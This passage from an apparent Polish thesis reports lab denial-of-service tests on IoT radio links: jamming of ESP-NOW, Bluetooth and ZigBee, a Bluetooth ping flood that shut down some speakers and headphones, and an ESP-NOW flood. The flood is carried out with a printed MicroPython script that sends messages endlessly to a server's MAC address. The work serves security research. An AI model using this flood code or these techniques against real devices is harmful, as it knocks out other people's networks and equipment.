
Badanie wykazało podobne wyniki jak we wcześniejszym teście dotyczącym WiFi z komunikacją poprzez AP. Najbardziej efektywne zakłócenia miały miejsce, gdy jammer znajdował się w bezpośredniej bliskości serwera. Mniej efektywne, ale wciąż zauważalne zakłócenia, występowały, gdy jammer znajdował się w dalszej odległości od systemu, natomiast najmniej efektywne zakłócenia występowały, gdy jammer był za betonową przeszkodą.

Wyniki badania podkreślają podatność komunikacji za pomocą protokołu ESP-NOW na ataki typu DoS przy użyciu urządzeń zakłócających komunikację radiową. Aby zwiększyć odporność na tego typu ataki, konieczne jest wdrożenie zaawansowanych środków zabezpieczających, takich jak dynamiczne zmiany kanałów komunikacyjnych oraz monitorowanie stanu sieci w czasie rzeczywistym.

2.2.4. ESPNow Flood Attack / Flash Flood Attack (DDoS)

Badanie polegało na przeprowadzeniu ataku typu Flash/Request Flood Attack (DDoS), na serwer ESPAssistant działający na mikrokontrolerze. Celem ataku było przeciążenie serwera poprzez masowe wysyłanie długich wiadomości z wysoką częstotliwością, co miało prowadzić do jego przeciążenia bądź maksymalnego zapelnienia pamięci flash. Atak ten był kontynuacją poprzednich badań, w których analizowano komunikację pomiędzy serwerem a mikrokontrolerem za pomocą protokołu ESP-NOW.

Atak rozpoczął się od podsłuchiwanie pakietów przesyłanych pomiędzy serwerem ESPAssistant a mikrokontrolerem ESP32 nadającym dane z czujnika. Przechwytywanie pakietów umożliwiło poznanie struktury wiadomości wymienianych między tymi urządzeniami. Analiza przechwyconych danych wykazała, że informacje przesyłane przez mikrokontroler są gromadzone w pamięci flash serwera, który działa na mikrokontrolerze o ograniczonych zasobach.



Rys. 2.43. Schemat stanowiska badawczego dla przykładu 2.2.4.

```


import network
import espnw
import ujson
print('Paste server MAC address:')
address = input()
exploit_message_dict = {
    "nu": 12345,
    "timestamp": "2024-05-18T12:00:00",
    "data": {
        "temperature": 25.6,
        "humidity": 60.2,
        "pressure": 1013.25,
        "status": "OK",
        "location": {
            "latitude": 40.7128,
            "longitude": -74.0060
        },
    },
    "sensor_readings": [18.5, 19.2, 20.0, 18.8, 19.1]
}
exploit_message = ujson.dumps(exploit_message_dict)
peer = bytes.fromhex(address.replace(':', ''))
sta = network.WLAN(network.STA_IF)
sta.active(True)
e = espnw.ESPNow().active(True)
e.add_peer(peer)
print("Type WiFi channel number: ")
channel = input()
sta.config(channel=int(channel))
while True:
    try:
        e.send(peer, exploit_message, True)
    except:
        pass

```

Kod. 2.4. Kod mikrokontrolera odpowiedzialny za przesyłanie szkodliwych wiadomości.

W oparciu o te informacje można było założyć, że serwer ESPAssistant, działający na mikrokontrolerze, można łatwo przeciążyć poprzez wysyłanie dużej ilości danych. W celu przeprowadzenia ataku napisano program na trzy mikrokontrolery ESP32 (patrz Kod 2.4.). Program ten został zaprojektowany do nadawania długich wiadomości z dużą częstotliwością poprzez protokół ESP-NOW do serwera ESPAssistant. Każdy z mikrokontrolerów miał za zadanie generować i wysyłać pakiety danych w sposób ciągły, co miało prowadzić do przeciążenia serwera.

Program uruchamiano na mikrokontrolerach za pomocą środowiska Thonny. Jedyne wymagane dane wejściowe do programu to adres MAC serwera ESPAssistant, który umożliwiał kierowanie wiadomości do właściwego urządzenia. Po skonfigurowaniu programu i uruchomieniu go na wszystkich trzech mikrokontrolerach, serwer ESPAssistant niemal natychmiast zaczął wykazywać oznaki przeciążenia.



Rys. 2.44. Wykres otrzymanych przychodzących wiadomości na serwer w czasie trwania ataku.

Po uruchomieniu programu, interfejs graficzny serwera przestał się ładować, co wskazywało na pierwsze symptomy przeciążenia. W ciągu około 30 sekund od rozpoczęcia ataku, serwer całkowicie przestał działać.

Analiza przeprowadzona po zakończeniu ataku potwierdziła, że masowe wysyłanie długich wiadomości z wysoką częstotliwością skutecznie przeciążyło serwer ESPAssistant. Awaria serwera nastąpiła zanim atak wywarł znaczący wpływ na zapelnienie pamięci flash. Serwer nie był w stanie obsłużyć tak dużej liczby równoczesnych zapytań, co doprowadziło do wyczerpania jego zasobów i całkowitej awarii systemu (patrz Rys. 2.44.).

Wyniki tego badania jednoznacznie wskazują na podatność mikrokontrolerów na ataki typu DDoS, zwłaszcza w kontekście ograniczonych zasobów sprzętowych. Skuteczność ataku podkreśla konieczność wdrożenia zaawansowanych mechanizmów ochronnych, takich jak limitowanie liczby zapytań od jednego źródła oraz stosowanie mechanizmów uwierzytelniania.


2.3. Urządzenia Bluetooth

2.3.1. Ping Flood Attack (DoS)

W niniejszym eksperymencie przeprowadzono atak typu Ping Flood Attack, będący odmianą ataku Denial of Service (DoS), na urządzenia komunikujące się za pomocą technologii Bluetooth. Do przeprowadzenia ataku użyto komputera Raspberry Pi 3B+ wyposażonego w zewnętrzny adapter Bluetooth TP-Link UB400. Stanowisko badawcze obejmowało urządzenie atakujące, telefon komórkowy oraz różne urządzenia Bluetooth.

Skrypt użyty do przeprowadzenia ataku został zaprogramowany tak, aby wielowątkowo wysyłał równocześnie wiele pakietów ping o określonym rozmiarze do docelowego urządzenia Bluetooth. Celem tych pakietów było przeciążenie modułu komunikacyjnego docelowego urządzenia, co mogło prowadzić do jego zakłócenia lub całkowitego wyłączenia. Test przeprowadzono na trzech różnych głośnikach marki JBL (JBL GO, JBL Flip 4, JBL Charge 3) oraz na słuchawkach bezprzewodowych Sony WH-910N.

W pierwszej fazie testu, atak skierowano na głośnik JBL GO. Po uruchomieniu skryptu, zauważono, że odtwarzana z telefonu komórkowego muzyka zaczęła przerywać, co wskazywało na zakłócenie komunikacji Bluetooth. W miarę kontynuacji ataku, głośnik JBL GO przestał reagować na polecenia (sterowanie dźwiękiem za pomocą podłączonego telefonu) i w końcu wyłączył się. Atak okazał się skuteczny, wywołując zakłócenia prowadzące do awarii urządzenia.



```
600 bytes from 90:7A:58:D2:F1:66 id 0 time 42.03ms
600 bytes from 90:7A:58:D2:F1:66 id 0 time 41.96ms
600 bytes from 90:7A:58:D2:F1:66 id 0 time 41.94ms
600 bytes from 90:7A:58:D2:F1:66 id 0 time 20.37ms
600 bytes from 90:7A:58:D2:F1:66 id 0 time 51.56ms
600 bytes from 90:7A:58:D2:F1:66 id 0 time 52.53ms
no response from 90:7A:58:D2:F1:66: id 1
no response from 90:7A:58:D2:F1:66: id 1
no response from 90:7A:58:D2:F1:66: id 1
no response from 90:7A:58:D2:F1:66: id 1
no response from 90:7A:58:D2:F1:66: id 1
no response from 90:7A:58:D2:F1:66: id 1
```

Rys. 2.45. Zrzut ekranu konsoli skryptu Python, pokazujący utratę połączenia z urządzeniem.

Następnie, atak przeprowadzono na słuchawkach bezprzewodowych Sony WH-910N. W tym przypadku, efekty ataku były natychmiastowe (patrz Rys. 2.45.). Po uruchomieniu skryptu, słuchawki przestały odtwarzać dźwięk i po krótkiej chwili całkowicie się wyłączyły. Słuchawki nie były w stanie obsłużyć dużej liczby pakietów ping, co spowodowało ich wyłączenie.


Kolejna faza testu obejmowała ataki na dwa inne głośniki marki JBL - JBL Flip 4 i JBL Charge 3. W obu przypadkach, atak nie przyniósł oczekiwanego efektu. Głośniki kontynuowały odtwarzanie muzyki bez zakłóceń, a ich komunikacja Bluetooth pozostała stabilna. Wskazuje to na większą odporność tych modeli na ataki typu Flood Attack, być może z powodu lepszego zarządzania zasobami lub bardziej zaawansowanych mechanizmów ochrony.

Podsumowując, wyniki badania wykazały, że atak typu Flood Attack może skutecznie zakłócać działanie niektórych urządzeń Bluetooth, zwłaszcza tych z mniej zaawansowanymi mechanizmami ochrony. Głośnik JBL GO i słuchawki Sony WH-910N okazały się podatne na tego typu ataki, co prowadziło do przerywania ich pracy i wyłączania się urządzeń. Natomiast bardziej zaawansowane modele głośników JBL Flip 4 i JBL Charge 3 wykazały

większą odporność na atak, co sugeruje, że posiadają lepsze zabezpieczenia przed przeciążeniem komunikacyjnym.

2.3.2. Bluetooth Jammer (DoS)


Badanie obejmowało atak typu Bluetooth Jammer, będący odmianą ataku Denial of Service (DoS), przy użyciu urządzenia zakłócającego, które było używane w poprzednich badaniach 2.1.3. oraz 2.2.3. Celem ataku było zakłócenie komunikacji pomiędzy dwoma mikrokontrolerami ESP32, które komunikowały się ze sobą za pomocą technologii Bluetooth.




Rys. 2.46. Schemat stanowiska badawczego dla przykładu 2.3.2.

Schemat stanowiska badawczego obejmował dwa mikrokontrolery ESP32 zaprogramowane w języku MicroPython (patrz Rys. 2.46.). Jeden mikrokontroler przysyłał wiadomości z czujnika do drugiego mikrokontrolera poprzez Bluetooth. Odbierający mikrokontroler zapisywał godzinę i treść otrzymanej wiadomości do pliku tekstowego. Taki układ pozwalał na dokładne monitorowanie i analizę wpływu ataku zagłuszającego na komunikację między urządzeniami.


Atak przeprowadzono tak jak w poprzednich badaniach z wykorzystaniem jammera trzykrotnie zmieniając lokalizację urządzenia zakłócającego w celu oceny jego skuteczności w różnych warunkach.



Rys. 2.47. Wykres otrzymanych wiadomości od drugiego mikrokontrolera w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.



Rys. 2.48. Wykres otrzymanych wiadomości od drugiego mikrokontrolera w czasie trwania ataku dla drugiej lokalizacji zagłuszacza.



Rys. 2.49. Wykres otrzymanych wiadomości od drugiego mikrokontrolera w czasie trwania ataku dla trzeciej lokalizacji zagłuszacza.

W pierwszej lokalizacji od razu po włączeniu zagłuszacza, komunikacja pomiędzy mikrokontrolerami została całkowicie przerwana. Odbierający mikrokontroler nie rejestrował żadnych nowych wiadomości, co wskazywało na pełną skuteczność zakłócenia (patrz Rys. 2.47.).

W drugiej lokalizacji zagłuszacza, podobnie jak w pierwszej próbie, urządzenia przestały się ze sobą komunikować natychmiast po uruchomieniu zakłócacza. Brak nowych wpisów w pliku odbierającego mikrokontrolera potwierdził całkowite przerwanie komunikacji (patrz Rys. 2.48.).


W trzeciej lokalizacji, mikrokontrolery były w stanie kontynuować komunikację, jednakże zauważalne były zakłócenia. Odbierający mikrokontroler rejestrował wiadomości z opóźnieniem i niektóre pakiety były tracone, co wskazywało tylko na częściową skuteczność zakłócenia (patrz Rys. 2.49.).

Wyniki badania jednoznacznie wskazują, że skuteczność ataku Bluetooth Jammer jest silnie uzależniona od lokalizacji urządzenia zakłócającego względem komunikujących się mikrokontrolerów.

2.4. Urządzenia ZigBee


2.4.1. Zigbee Jammer (DoS)

Przeprowadzono atak Denial of Service (DoS), przy użyciu urządzenia zakłócającego, które było stosowane w poprzednich badaniach opisanych w punktach 2.1.3., 2.2.3. oraz 2.3.2.. Celem ataku było zakłócenie komunikacji pomiędzy urządzeniami Zigbee podłączonymi do serwera Home Assistant.



Rys. 2.50. Schemat stanowiska badawczego dla przykładu 2.4.1.


Schemat stanowiska badawczego obejmował serwer Home Assistant z zainstalowanym w kontenerze Docker oprogramowaniem Zigbee2MQTT, oraz dwa urządzenia Zigbee - gniazdko i przełącznik (patrz Rys. 2.50.). Oba te urządzenia były podłączone do serwera za pośrednictwem koordynatora Sonoff Zigbee 3.0 USB DONGLE PLUS, który pełnił rolę bramy komunikacyjnej między urządzeniami Zigbee a serwerem.



Rys. 2.51. Zrzut ekranu z interfejsu Zigbee2MQTT przedstawiający atrybuty przełącznika światła.

Monitorowanie dostępności urządzeń odbywało się poprzez wysyłanie żądań przełączania stanu urządzeń oraz monitorowanie parametru LQI (Link Quality Indicator), który jest wskaźnikiem jakości połączenia w sieci Zigbee.

Podobnie jak w poprzednich badaniach, atak przeprowadzono w trzech różnych lokalizacjach zagłuszacza, aby ocenić jego wpływ na komunikację urządzeń.



Rys. 2.52. Zrzut ekranu z interfejsu Zigbee2MQTT przedstawiający błąd w otrzymaniu wiadomości zwrotnej od przełącznika światła.

W pierwszej lokalizacji zagłuszacza natychmiast po jego uruchomieniu, komunikacja z oboma urządzeniami została całkowicie przerwana. Wysyłane żądania przełączania stanu gniazdka i przełącznika nie były realizowane, a wartość LQI spadła do zera, co potwierdziło pełną skuteczność zakłócenia w tej konfiguracji.

